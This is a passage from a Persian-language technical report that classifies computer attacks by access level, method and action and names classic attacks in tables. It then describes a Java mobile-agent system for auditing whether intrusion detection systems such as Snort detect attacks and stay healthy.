در پاره‌ای موارد امکاناتی در اختیار کاربر وجود دارد که می‌تواند از آنها به صورت مفید استفاده کند. در صورتیکه کاربر از این امکانات به صورت ناصحیح استفاده کند می‌تواند سیستم را با مشکل مواجه کند. باز کردن تعداد زیادی ترمینال telnet نمونه‌ای از این روش می‌باشد.

- روش b

در صورتیکه در برنامه‌ای مشکل برنامه‌نویسی وجود داشته باشد، شخص حمله کننده می‌تواند از آن نقطه ضعف استفاده کند و سیستم را مورد حمله قرار دهد. حمله buffer overflow نمونه‌ای از این دسته از حملات است.

- روش c

در صورتی که یک سیستم به صورت صحیح پیکربندی نشده باشد شخص حمله کننده می‌تواند از آن برای مورد حمله قرار دادن سیستم استفاده کند.

- روش s

در این روش شخص حمله کننده با مجبور کردن کاربری که مجوز کافی دارد سعی در رسیدن به اهداف خود دارد.

هر حمله‌ای که انجام می‌شود ممکن است از یک یا تعدادی از روش‌های فوق برای رسیدن به هدفش استفاده کند. برای مثال در صورتیکه در ساختار protocol stack سیستم مشکلی وجود داشته باشد، شخص حمله‌کننده می‌تواند با فرستادن بسته‌های خراب به آن، سیستم را دچار مشکل کند.

برای نشان دادن تغییر سطح دسترسی بین سطوح مختلف از جمله‌ای با سه بخش استفاده می‌شود. بخش اول این جمله سطح اولیه حمله را نشان می‌دهد و بخش سوم، سطح مورد نظر است. بخش دوم این جمله روش مورد استفاده برای تغییر سطح را نشان می‌دهد. برای مثال حمله فرمت کردن فایل‌سیستم حمله‌ای است که یک کاربر عادی سیستم با رسیدن به سطح مدیر می‌تواند انجام دهد. روشی که این کار می‌تواند مورد استفاده قرار دهد برای مثال مشکل پیکربندی سیستم خواهد بود. پس می‌توان آن را به صورت U-c-S نشان داد.

۵-۳- اعمال خطا

یک شخص حمله‌کننده بعد از تعیین روش کار خود باید عمل مورد نظر خود را انجام دهد. برای نشان دادن این اعمال نیز می‌توان از یک جمله استفاده کرد. برای مثال probe(user) به معنی این است که فرد حمله‌کننده قصد دارد تا اطلاعاتی راجع‌به کاربران سیستم جمع‌آوری کند. اعمال خطایی که شخص حمله‌کننده می‌تواند انجام دهد در جدول ۵-۳ نشان داده شده است.

جدول ۵-۳

دسته	عمل	توضیح
Probe	Probe(Machines)	تعیین تعداد و نوع ماشین‌های داخل شبکه
	Probe(Services)	تعیین سرویس‌هایی که توسط یک سیستم پشتیبانی می‌شود.
	Probe(Users)	تعیین اطلاعات کاربرانی که با یک سیستم کار می‌کنند.
Deny	Deny(Temporary)	از کاراندازی سرویس به صورت موقت
	Deny(Administrative)	از کاراندازی امکانات مورد نیاز مدیر
	Deny(Permanent)	از کاراندازی سرویس به صورت دائم
Intercept	Intercept(Files)	جلوگیری از دسترسی به اطلاعات فایل‌سیستم
	Intercept(Network)	جلوگیری از دسترسی به اطلاعات شبکه
	Intercept(Keystrokes)	جلوگیری از اطلاعات ارسالی توسط کاربر
Alter	Alter(Data)	تغییر اطلاعات ذخیره شده
	Alter(Intrusion-Traces)	حذف نشانه‌های نفوذ
Use	Use(Recreational)	استفاده از سیستم به منظور سرگرمی
	Use(Intrusion-Related)	استفاده از سیستم برای حمله به سایر سیستم‌ها

- **عمل Probe**

Probe عبارت است از حملاتی که در آن شخص حمله‌کننده سعی می‌کند تا اطلاعاتی را جمع‌آوری کند. این اطلاعات می‌تواند شامل اطلاعات سیستم‌های یک شبکه باشد ((Probe(Machines))، اطلاعات سرویس‌های ارائه شده بر روی یک سیستم باشد ((Probe(Services)) یا اطلاعاتی در مورد کاربران باشد ((Probe(Users)).

- **عمل Deny**

حملات از کاراندازی سرویس یا DoS حملاتی است که در آن شخص حمله‌کننده سعی در از کاراندازی سرویس‌های ارائه شده توسط سیستمی می‌کند. این نوع حملات در دسته Deny قرار می‌گیرند. این دسته خود شامل سه نوع است: از کاراندازی موقت سرویس‌ها ((Deny(Temporary))، از کار اندازی امکانات مدیریت سیستم ((Deny(Administrative)) و از کاراندازی کامل سرویس ((Deny(Permanent)).

- **عمل Intercept**

دسته‌ای دیگر از اعمالی که در حمله می‌توان انجام داد قطع ارتباط با داده‌های سیستم است. این دسته با عنوان Intercept معرفی می‌شود. در این کار به سه روش می‌توان از دسترسی به اطلاعات جلوگیری کرد: جلوگیری از دسترسی به اطلاعات فایل‌سیستم ((Intercept(File))، جلوگیری از دسترسی به اطلاعات شبکه ((Intercept(Network)) و یا جلوگیری از دسترسی به اطلاعات ارسالی از کاربر ((Intercept(Keystrokes)).

• عمل **Alter**


این دسته از اعمال باعث ایجاد تغییر و یا خرابی در داده‌ها می‌شود. کارهایی که در این دسته می‌توان انجام داد دو دسته هستند: تغییر داده‌های سیستم مثل فایل passwd که کلمات عبور را در خود نگه می‌دارد ((Alter(Data)) و یا تغییر در فایل‌های log و اطلاعات ذخیره شده از نفوذهای صورت گرفته در سیستم (Alter(Intrusion-Traces)).

• عمل **Use**

دسته آخر از اعمالی که می‌توان انجام داد استفاده از سیستم است. یک کار که در این روش استفاده می‌شود، استفاده از سیستم به منظور سرگرمی‌است ((Use(Recreational)) و یا اینکه از سیستم استفاده شود که به واسطه آن بتوان به سایر سیستم‌های شبکه حمله کرد ((Use(Intrusion-Related)).

۵-۴- استفاده از دسته‌بندی شرح داده شده

شکل ۵-۱ در یک نگاه کلی به دسته‌بندی شرح داده شده را نشان می‌دهد.



شکل ۵-۱- نگاه کلی به روش دسته‌بندی حملات کامپیوتری

همانطور که در شکل ۵-۱ مشخص است یک حمله را می‌توان در سه قدم انجام شود. در قدم اول شخص حمله‌کننده در یکی از مراحل R، L، U، S و یا P قرار دارد. سپس این شخص با استفاده از یکی از روش‌های m، a، b، c و یا s در قدم دوم سعی می‌کند که سیستم را مورد حمله قرار دهد. با تعیین روش شخص حمله‌کننده در قدم سوم سعی می‌کند که تغییر سطح دهد و خود را به یکی از مراحل R، L، U و یا S برساند و یا آنکه یکی از اعمال Probe، Deny، Intercept، Alter و یا Use را انجام دهد.

۵-۵- معرفی و دسته‌بندی حملات

در این بخش سعی شده است تا با توجه به دسته‌بندی شرح داده شده حملات کامپیوتری معرفی و دسته‌بندی شوند. در جد.ل ۵-۴ حملات از کاراندازی سرویس نشان داده شده‌اند.

جدول ۵-۴

حملات از کاراندازی سرویس			
نام	سرویس	دسته‌بندی	اثر
Apache2	Http	R-a-Deny(Temporary/Administrative)	از کاراندازی سرویس Http
Back	Http	R-a-Deny(Temporary)	کم کردن سرعت پاسخ Http
Land	N/A	R-a-Deny(Administrative)	متوقف کردن عمل سیستم
Mailbomb	Smtp	R-a-Deny(Administrative)	ایجاد مشکل در سرویس پست الکترونیکی
SYN flood	Tcp	R-a-Deny(Temporary)	از کاراندازی سرویس‌ها بر روی تعدادی از پورت‌ها به صورت موقت
Ping of Death	Icmp	R-a-Deny(Temporary)	بالا بردن میزان استفاده از CPU
Process Table	Tcp	R-a-Deny(Temporary)	جلوگیری ازایجاد فرایند جدید
Smurf	Icmp	R-a-Deny(Temporary)	کاهش سرعت کار شبکه
Syslog	Syslog	R-a-Deny(Administrative)	از بین بردن سیستم log گیری
Teardrop	N/A	R-a-Deny(Temporary)	از کاراندازی ماشین و restart کردن آن
Udpstorm	Echo/chargen	R-a-Deny(Administrative)	کاهش سرعت کار شبکه

در جدول ۵-۵ حملاتی را نشان داده است که در آنها کاربر سعی در رسیدن به سطح مدیر و یا استفاده از امکانات مدیر را دارد.

جدول ۵-۵

حملات دسترسی به سطح مدیر و یا استفاده از امکانات آن			
نام	سرویس	دسته‌بندی	اثر
Eject	Any User session	U-b-S	دسترسی به shell با سطح دسترسی مدیر
Ffbconfig	Any User session	U-b-S	دسترسی به shell با سطح دسترسی مدیر
Fdformat	Any User session	U-b-S	دسترسی به shell با سطح دسترسی مدیر
Loadmodule	Any User session	U-b-S	دسترسی به shell با سطح دسترسی مدیر
Perl	Any User session	U-b-S	دسترسی به shell با سطح دسترسی مدیر
Ps	Any User session	U-b-S	دسترسی به shell با سطح دسترسی مدیر
Xterm	Any User session	U-b-S	دسترسی به shell با سطح دسترسی مدیر

در جدول ۵-۶ دسته‌ای از حملات را نشان می‌دهد که کاربر راه‌دور که تنها می‌تواند بسته‌هایی را به یک سیستم بفرستد می‌خواهد که به آن سیستم دسترسی پیدا کند.

جدول ۵-۶

حملات دسترسی کاربر راه‌دور شبکه به یک سیستم			
نام	سرویس	دسته‌بندی	اثر
Dictionary	telnet, rlogin, pop, imap, ftp	R-a-U	دسترسی به سطح کاربر (U)
Ftp-write	ftp	R-c-U	دسترسی به سطح کاربر (U)
Guest	telnet, rlogin	R-c-U	دسترسی به سطح کاربر (U)
Imap	imap	R-b-S	دسترسی به shell با سطح دسترسی مدیر
Named	dns	R-b-S	دسترسی به shell با سطح دسترسی مدیر
Phf	http	R-b-U	اجرای دستورات به عنوان کاربر http
Sendmail	smtp	R-b-S	اجرای دستورات به عنوان مدیر
Xlock	X	R-cs-Intercept(Ketstrokes)	Spoof کردن کاربر برای بدست آوردن کلمه عبور
Xsnoop	X	R-c-Intercept(Ketstrokes)	بازبنی کردن اطلاعات منتقل شده

جدول ۵-۷ حملاتی را نشان می‌دهد که در آنها خص حمله‌کننده قصد جمع‌آوری اطلاعات را دارد.

جدول ۵-۷

حملات جستجو			
نام	**سرویس**	**دسته‌بندی**	**اثر**
Ipsweep	Icmp	R-a-Probe(Machines)	پیدا کردن ماشین‌های فعال در شبکه
Mscan	many	R-a-Probe(Known Vulnerabilities)	جستجو برای پیدا کردن نقاط ضعف سیستم
Nmap	many	R-a-Probe(Services)	پیدا کردن پورت‌های باز بر روی سیستم
Saint	many	R-a-Probe(Known Vulnerabilities)	جستجو برای پیدا کردن نقاط ضعف سیستم
Satan	many	R-a-Probe(Known Vulnerabilities)	جستجو برای پیدا کردن نقاط ضعف سیستم

۶- شرح پروژه

در این بخش به معرفی پروژه انجام شده و همچنین آزمایشات صورت گرفته پرداخته می‌شود. در ابتدا تعریف دقیقی از کار ارائه می‌شود و دلایل مطرح شدن این ایده آورده می‌شود. سپس در ادامه با تعریف دو مفهوم بازرسی و تست به شرح آزمایشات انجام شده پرداخته می‌شود. در آخر نتیجه کار و گزارش این آزمایش‌ها آورده می‌شود.

۶-۱- مقدمه

تعریف پروژه عبارت است از "استفاده از عامل‌های متحرک به منظور بررسی صحت عملکرد سیستم‌های تشخیص‌نفوذ". هدف از انجام این پروژه بررسی صحت عملکرد سیستم‌های تشخیص‌نفوذ در شبکه‌های کامپیوتری می‌باشد. مسئول انجام این کار یک یا چند بازرس هستند که عمل بررسی سیستم‌های تشخیص‌نفوذ را انجام می‌دهند.

در شبکه‌های کامپیوتری از ابزارها و تجهیزات مختلفی برای ایمن‌سازی سیستم‌ها و شبکه‌ها استفاده می‌شود که وظیفه هر یک از آنها هر چه بالا بردن میزان اطمینان و امنیت شبکه می‌باشد. تجهیزات مختلف به روش‌های مختلفی سعی در ایجاد امنیت دارند. یکی از تجهیزاتی که در ایمن‌سازی نقش مهمی‌را بازی می‌کند سیستم‌های تشخیص‌نفوذ هستند. این سیستم‌ها همانطور که از نام آنها بر می‌آید وظیفه بررسی سیستم‌ها و شبکه‌های کامپیوتری را بر عهده دارند و هر گونه عملی را که سعی در ایجاد اختلال و نفوذ داشته باشد را گزارش می‌دهند. اگر هر یک از سیستم‌های امنیتی شبکه (که سیستم‌های تشخیص‌نفوذ از جمله آنها می‌باشد) به نوعی از عملکرد صحیح باز بماند، ایمنی مورد نظر دچار مشکل می‌شود. از همین لحاظ وجود بازرسی که صحت وجودی و عملکردی این سیستم‌ها را بر عهده داشته باشد ضروری به نظر می‌رسد. این بازرس باید با بررسی سیستم‌ها مشخص کند که آیا در آنها مشکلی به وجود آمده و یا آنکه در پیکربندی آنها تغییری صورت گرفته است یا خیر. برای انجام این کار یک سیستم تشخیص‌نفوذ را می‌توان از دو دیدگاه مورد بررسی قرار داد. یک دیدگاه، نگاه به سیستم تشخیص‌نفوذ به عنوان ابزاری است که باید انواع حملات را تشخیص دهد و دیدگاه دیگر نگاه به سیستم تشخیص‌نفوذ به عنوان یک فرایند است که باید سلامت آن بررسی شود.

هنگامی که صحبت از بازرس می‌شود به دنبال آن دو مفهوم بازرسی و تست مطرح می‌گردد. برای مشخص شدن روش کار یک بازرس باید در ابتدا دو مفهوم بازرسی و تست به صورت روشن بیان شود.

۶-۲- تعریف بازرسی و تست

برای آنکه تعریف روشنی از بررسی صحت عملکرد بتوان ارائه داد لازم است که در ابتدا دو مفهوم تست و بازرسی مشخص شود.

۶-۲-۱- تست[14]

تست را می‌توان به دو دسته کلی تست عملکرد[1] و تست ساختار[2] تقسیم کرد. منظور از تست عملکرد، که در بعضی موارد تست black box نیز نامیده می‌شود، بررسی عملکرد یک سیستم است تا مشخص شود تا چه اندازه مشخصات تعریف شده برای آن را براورده می‌شود. در یک سیستم تشخیص‌نفوذ این کار را می‌توان با انجام حملاتی بر روی آن و بررسی خروجی آن انجام داد. در تست ساختار که آن را تست white box، هم می‌گویند، هدف بررسی ساختار کد سیستم مورد بررسی می‌باشد. با توجه به آنکه پیاده‌سازی سیستم تشخیص‌نفوذ در محدوده کار پروژه نبوده است، تست ساختاری برای کار ما مناسب نیست و تنها تست عملکرد است که می‌تواند در انجام کار به ما کمک کند.

برای تست عملکرد سیستم‌های تشخیص‌نفوذ در ابتدا باید پارمترهای مورد نظر که اهمیت بیشتری دارند تعیین شوند. این پارامترها را می‌توان در سه دسته کلی قرار داد:

- **تشخیص حملات انجام شده**

یکی از مواردی که در تست سیستم‌های تشخیص‌نفوذ باید مشخص شود، بررسی این مطلب است که آیا سیستم توانایی تشخیص حملات صورت گرفته را دارد یا خیر.

- **استفاده مناسب از منابع**

استفاده مناسب از منابع به این معنی است که یک سیستم تشخیص‌نفوذ نباید به صورتی عمل کند که برای مثال توان مصرفی بالا بر CPU و حافظه ایجاد کند.

- **عملکرد در شرایط بحرانی**

یکی از مواردی که باید در سیستم‌های تشخیص‌نفوذ بررسی گردد، چگونگی کار سیستم در شرایطی است که میزان بار زیاد باشد.

پارامتر اول از این لحاظ باید بررسی شود که مشخص شود که آیا سیستم تشخیص‌نفوذ قادر به تشخیص حملات می‌باشد یا خیر. بررسی پارامتر دوم نیز دارای اهمیت است به علت اینکه اگر یک سیستم تشخیص‌نفوذ از منابع سیستم زیاد استفاده کند می‌تواند بر روی عملکرد سایر بخش‌های سیستم تاثیر بگذارد. پارامتر سوم نیز از دو لحاظ دارای اهمیت است اول آنکه شرایط بحرانی حالتی است که زیاد پیش می‌آید و دوم اینکه یک شخص نفوذکننده می‌تواند با ایجاد شرایط بحرانی عملکرد یک سیستم تشخیص‌نفوذ را مختل کند. بررسی این سه پارامتر به عنوان تست یک سیستم تشخیص‌نفوذ لازم است اما کافی نیست.

در جایگاه‌های مختلف میزان اهمیت هر یک از پارامترهای فوق متفاوت خواهد بود. برای مثال در شبکه‌ای که توسط تجهیزات مختلف دیگر مانند دیواره‌های آتش امنیت به طور کامل ایجاد شده باشد بررسی پارامتر اول از اهمیت کمتری برخوردار خواهد بود. در مواردی که برقرار کردن امنیت از اهمیت بالایی برخوردار است و اولویت بیشتری نسبت به سایر موارد دارد، بررسی پارامتر دوم از اهمیت کمتری برخوردار می‌شود. و نهایتاً اینکه بررسی پارامتر سوم زمانی دارای

[1] Functional testing
[2] Structural testing

اهمیت کمتر می‌شود که برای مثال سیستمی‌که به عنوان میزبان سیستم تشخیص‌نفوذ است به صورت کامل کنترل شود تا زیر بار بار سنگین قرار نگیرد.

۶-۲-۲-بازرسی[15]

بازرسی عبارت است از یک روش خودکار که رویدادهای رخ داده در یک سیستم را جمع‌آوری کند و آنها را مورد آنالیز قرار دهد. یک مکانیزم بازرسی دارای نیازها و مشخصاتی است که عبارتند از:

- **رویه‌های log گیری**

یک مکانیزم بازرسی باید دارای رویه‌هایی برای گرفتن log به صورت اتوماتیک باشد. این رویه‌ها به صورت خودکار فعالیت‌هایی را که برای آنها مشخص شده است را در یک فایل حفاظت شده ذخیره می‌کنند.

- **ثبت فعالیت‌های مربوطه**

فعالیت‌هایی که ممکن است به حملاتی منجر بشوند باید ذخیره و حفظ شوند.

- **حداقل تاثیر بر روی سیستم**

یک سیستم بازرسی باید به صورتی طراحی شود و عمل کند که سربار زیادی بر روی سیستم ایجاد نکند.

- **فرمت داده‌های ذخیره شده**

داده‌ها و اطلاعات ذخیره شده توسط سیستم بازرسی باید دارای فرمت استانداردی باشد که بتواند توسط برنامه‌های مفسر مورد استفاده قرار گیرد. برای مثال در شکل ۶-۱ نمونه‌ای از خروجی یک بازرس به نام CMW[1] را می‌توان مشاهده کرد:

```
User: bob        proc name: csh
Proc id: 5678   parent id: 5677
Event: User command
Time: Thu Feb 15 08:23:23 1993
Command: ls –l
```


شکل ۶-۱- نمونه‌ای از خروجی یک بازرس

- **حفاظت از اطلاعات**

با توجه به اهمیت اطلاعات ذخیره شده توسط سیستم بازرس باید از حفاظت کافی برخوردار باشد.

در شکل ۶-۲ مدلی از ساختار یک سیستم بازرس نشان داده شده است.

[1] بخشی از پروژه Compartment Mode Workstation در شرکت Mitre



شکل ۶-۲- معماری کلی یک سیستم بازرس

یک سیستم بازرسی برای انجام کار خود سه قدم را باید بردارد. این سه قدم به ترتیب عبارتند از:

۱. **تعیین موارد قابل توجه برای بازرسی**

اولین قدم در طراحی و پیاده‌سازی یک سیستم بازرس تعیین مواردی است که باید مورد بازرسی قرار گیرند.

۲. **فراخواندن رویه‌های بازرس**

در دومین قدم بعد از تعیین موارد قابل توجه باید رویه‌های بازرس فراخوانده شوند تا فعالیت‌های صورت گرفته در رابطه با آن موارد ذخیره شوند.

۳. **ساختن فایل حفاظت شده اطلاعات**

اطلاعات جمع‌آوری شده در قدم دوم در این مرحله باید به صورت امن ذخیره شوند.

با توجه به تعریف تست و بازرسی می‌توان اعمال هر یک از این دو مورد در انجام پروژه را شرح داد. همانطور که گفته شد بازرسی یعنی جمع‌آوری رویدادهای سیستم (هر اتفاقی که باعث شود، سیستم از یک حالت به حالت دیگر برود) و آنالیز آنها. با توجه به این مطلب، قبل از انجام هر کاری باید حالات سیستم را تعریف کرد که با توجه به آن بتوان رویدادها را تعریف و جمع‌آوری کرد. ما برای انجام کار خود، حالات یک سیستم را ترتیب فراخوان‌های سیستم که در داخل سیستم تشخیص‌نفوذ انجام می‌شود تعریف کردیم. با توجه به این مطلب برای جمع‌آوری رویدادهای مورد نظر لازم است که کد بازرس در داخل کد سیستم تشخیص‌نفوذ قرار گرفته باشد تا بتواند هر گونه تغییری در ترتیب فراخوان‌های سیستم را ثبت و آنالیز کند. با توجه به اینکه هدف پروژه، پیاده‌سازی بازرسی است که مستقل از نوع سیستم تشخیص‌نفوذ کار کند، پس استفاده از تعریف بازرسی که آورده شد در کار ممکن نمی‌باشد. به همین جهت بازرس طراحی شده برای بررسی سیستم تشخیص‌نفوذ باید کار تست عملکرد سیستم را انجام دهد، به این معنی که با در نظر گرفتن سیستم تشخیص‌نفوذ به عنوان یک black box، عملکرد آن را مورد بررسی قرار دهد. این عمل را می‌توان از دو جنبه انجام داد. در یک جنبه می‌توان سیستم را مورد حملاتی قرار داد و سپس خروجی آن را بررسی کرد و در جنبه دیگر سیستم تشخیص‌نفوذ را به عنوان یک فرایند مورد بررسی قرار داد.

۶-۳- معماری و پیاده‌سازی

با توجه به تعاریف صورت گرفته در ادامه به شرح معماری و پیاده‌سازی بازرس استفاده شده در این پروژه پرداخته می‌شود.

۶-۳-۱- معماری

هدف از انجام این پروژه طراحی بازرس با استفاده از عامل‌های متحرک برای بررسی صحت عملکرد سیستم‌های تشخیص‌نفوذ می‌باشد. در ادامه به معرفی معماری مورد استفاده برای پیاده‌سازی بازرس‌ها پرداخته می‌شود. بازرس را می‌توان به شیوه‌های مختلفی پیاده‌سازی کرد. این روش‌ها عبارتند از:

- **ارسال اطلاعات هر سیستم به یک نقطه مرکزی برای بازرسی**

در این روش اطلاعات جمع‌آوری شده توسط هر سیستم به صورت مداوم به یک نقطه پردازشگر مرکزی ارسال و در آنجا بررسی می‌شوند و مشخص می‌گردد که آیا سیستم دارای عملکرد صحیحی است یا خیر.

- **وجود یک بازرس به صورت محلی بر روی هر سیستم**

روش دیگری که برای بازرسی سیستم‌ها می‌تواند مطرح شود، قرار دادن یک بازرس بر روی هر میزبان به صورت دائم است. با استفاده از این روش مشکل ترافیک ارسالی بر روی شبکه و نقطه پردازشگر مرکزی که در روش قبل مطرح شده بود، حل می‌شود.

- **قرار دادن یک عامل متحرک به عنوان بازرس**

روش سومی‌که برای بازرسی سیستم‌ها می‌تواند مطرح شود استفاده از عامل‌های متحرک است. در این روش بر خلاف حالت قبل که بازرس بر روی هر میزبان به صورت مداوم قرار داشت، به صورت دائم بر روی هر میزبان قرار ندارند بلکه در سطح شبکه حرکت می‌کنند و سیستم‌های مختلف را مورد بازرسی قرار می‌دهند.

مقایسه این سه روش باید بر اساس اندازه‌گیری‌های انجام شده صورت گیرد تا بتوان با اطمینان انتخاب کرد که کدام از این سه روش می‌تواند کارآمدتر باشد.

روش کلی کار در طراحی بازرس‌ها به این ترتیب است که در هر میزبان سیستم‌های تشخیص‌نفوذ قرار داده می‌شوند و برای هر یک سنسورهایی به منظور دریافت اطلاعات و مشخصات آن سیستم‌ها قرار داده می‌شود. این اطلاعات در یک فایل مشخص log گرفته می‌شود. در ادامه این کار بازرس‌ها به صورت مداوم و پریودیک به این فایل‌ها مراجعه می‌کنند و آنها را مورد پردازش قرار می‌دهند. در صورتی که این فایل‌ها دچار مشکل شده باشند و یا آنکه نتایج جمع‌آوری شده در فایل‌ها نشان‌دهنده مشکلی در سیستم باشند، بازرس آن را تشخیص داده و گزارش می‌دهد. در روش مدل بازرس مرکزی، بر روی هر سیستم برنامه‌ای وجود دارد که سر هر زمان مشخص فایل مربوطه را می‌خواند و اطلاعات آن را برای سیستم بازرس مرکزی ارسال می‌کند. در روش بازرس محلی، بازرس موجود بر روی هر سیستم اطلاعات ذخیره شده را مورد بررسی قرار می‌دهد و تنها گزارش آن را برای مدیر ارسال می‌کند. در سومین روش که مورد توجه پروژه است از عامل‌های متحرک برای پردازش این اطلاعات استفاده می‌شود. در این حالت عامل با توجه به پیکربندی مشخصی دارد به سیستم‌های مورد نظر سر می‌زند و اطلاعات آن را پردازش می‌کند و نتیجه آن را با خود می‌برد.

برای انجام کار بازرس، لازم است پاره‌ای از موارد که باید مورد بررسی قرار گیرند، تعیین شوند. این پارامترها با توجه به تعریف ارائه شده عبارتند از:

۱. میزان تشخیص حملات انجام شده
۲. میزان استفاده سیستم تشخیص‌نفوذ از منابع سیستم
۳. عملکرد در حالت بحرانی

به منظور محاسبه و تشخیص پارامتر اول، لازم است که به صورت پریودیک به سیستم‌ها حملاتی انجام شود. با انجام این کار در صورت تشخیص حمله توسط سیستم‌های تشخیص‌نفوذ آن را در خروجی خود گزارش می‌دهند. در این حالت بازرس با بررسی خروجی سیستم تشخیص‌نفوذ می‌تواند تشخیص دهد که آیا حمله توسط سیستم تشخیص داده شده است و یا خیر. برای بررسی پارامتر دوم و یا میزان استفاده سیستم تشخیص‌نفوذ از منابع سیستم، سنسورهایی در هر میزبان قرار داده شده است که اطلاعاتی در مورد هر سیستم تشخیص‌نفوذ ذخیره می‌کند. این اطلاعات عبارتند شماره فرایند، شماره فرایند پدر، میزان مصرف حافظه، میزان مصرف CPU، مقدار checksum فایل اجرایی فرایند، checksum فایل پیکربندی سیستم تشخیص‌نفوذ و حالت اجرایی فرایند. به این ترتیب با بررسی این اطلاعات در صورت وجود تغییری در سیستم می‌توان آن را تشخیص داد. بعضی از نشانه‌هایی که از طریق آنها می‌توان تغییر را تشخیص داد عبارتند از:

- بالا رفتن میزان مصرف حافظه
- بالا رفتن میزان مصرف CPU
- تغییر شماره فرایند سیستم و یا شماره فرایند پدر
- تغییر در checksum فایل اجرایی
- تغییر در checksum فایل پیکربندی سیستم تشخیص‌نفوذ
- بررسی حالت اجرایی فرایند (برای مثال اگر فرایند در حالت zombie باشد به معنی وجود مشکلی برای آن است).

با توجه به آنکه سیستم بازرس در یک محیط واقعی باید مورد بررسی قرار گیرد و به صورت خودکار به فعالیت و گزارش‌دهی مشغول باشد بررسی کردن پارامترر سوم کار درستی نیست. برای اندازه‌گیری پارامتر سوم لازم است که شبکه زیر بار سنگین قرار داده شود و یا آنکه به میزبان‌ها بار زیادی وارد شود که انجام این کار در یک شبکه واقعی صحیح به نظر نمی‌رسد. اما به منظور پوشاندن این حالت می‌توان شبکه را به صورت ایزوله و تنها برای انجام تست استفاده کرد.

این حالات مواردی هستند که در کار تست انجام می‌شود. اما برای کار بازرسی، بازرس با پردازشی که بر روی اطلاعات جمع‌آوری شده توسط سنسورها انجام می‌دهد گزارشی را آماده و آنها را در یک فایل امن ذخیره می‌کنند. فرمت این اطلاعات مشابه شکل ۶-۱ می‌باشد.

۶-۳-۲- پیاده‌سازی

عامل‌های متحرک برنامه‌هایی هستند که در سطح شبکه حرکت می‌کنند و مستقل از بستر اجرایی قابلیت اجرا دارند. با توجه به اینکه در پروژه ما نیز عامل‌های متحرک مورد استفاده قرار گرفته‌اند لازم است به نوعی پیاده‌سازی شوند که خصوصیت فوق را داشته باشند. برای پوشاندن این خصوصیت، از زبان‌هایی استفاده می‌شود که قابلیت ترجمه داشته باشند و به صورت کامپایلی نباشند. زبان‌هایی مانند Java، Perl، Python و ... از این دسته هستند. یکی از بهترین زبان‌هایی که از جنبه‌های مختلف بر روی آن کار شده است، زبان Java می‌باشد. با توجه به این مطلب ما نیز برای پیاده‌سازی سیستم‌های بازرس از زبان برنامه‌نویسی Java استفاده کرده‌ایم. در این بخش تنها به پیاده‌سازی بازرس با استفاده از عامل‌های متحرک پرداخته می‌شود که هدف اصلی پروژه است. برای پیاده‌سازی بازرس از بستر Aglet استفاده شده است که در فصل سوم به صورت کامل به آن پرداخته شده است.

سیستم بازرس مبتنی بر عامل متحرک دارای دو بخش مختلف است که یک بخش به عنوان توزیع‌کننده بازرس‌ها می‌باشد و بخش دیگر به عنوان بازرس عمل می‌کند. در این کار از چندین فایل پیکربندی استفاده می‌شود که توزیع‌کننده بازرس‌ها با خواندن آنها تعیین می‌کنند که بازرس‌ها چگونه باید حرکت کنند و کدام سیستم‌های تشخیص‌نفوذ را باید مورد بررسی قرار دهند. فایل‌های پیکربندی مورد استفاده عبارتند از:

- **فایل پیکربندی بازرسی سیستم‌های تشخیص‌نفوذ**

فرمت این فایل به ترتیب زیر است:

```
[BASE]
192.168.0.2

[AUDIT_NUM]
3

[IDS_INFO]
1 192.168.0.1 snort e:\\info
2 192.168.0.3 snort /var/log/info
3 192.168.0.4 snort /var/log/info

[DELAY]
20000
```

بخش [BASE] آدرس محل توزیع‌کننده بازرس‌ها راتعیین می‌کند. بازرس‌ها از این آدرس استفاده می‌کنند تا بعد از اتمام کار خود به این محل برگردند و گزارش کار خود را اعلام کنند.

بخش [AUDIT_NUM] تعیین‌کننده تعداد بازرس‌هایی است که وجود دارند. این تعداد بازرس با توجه به پیکربندی‌ای که در بخش [IDS_INFO] برای آنها تعیین می‌شود در شبکه حرکت می‌کنند.

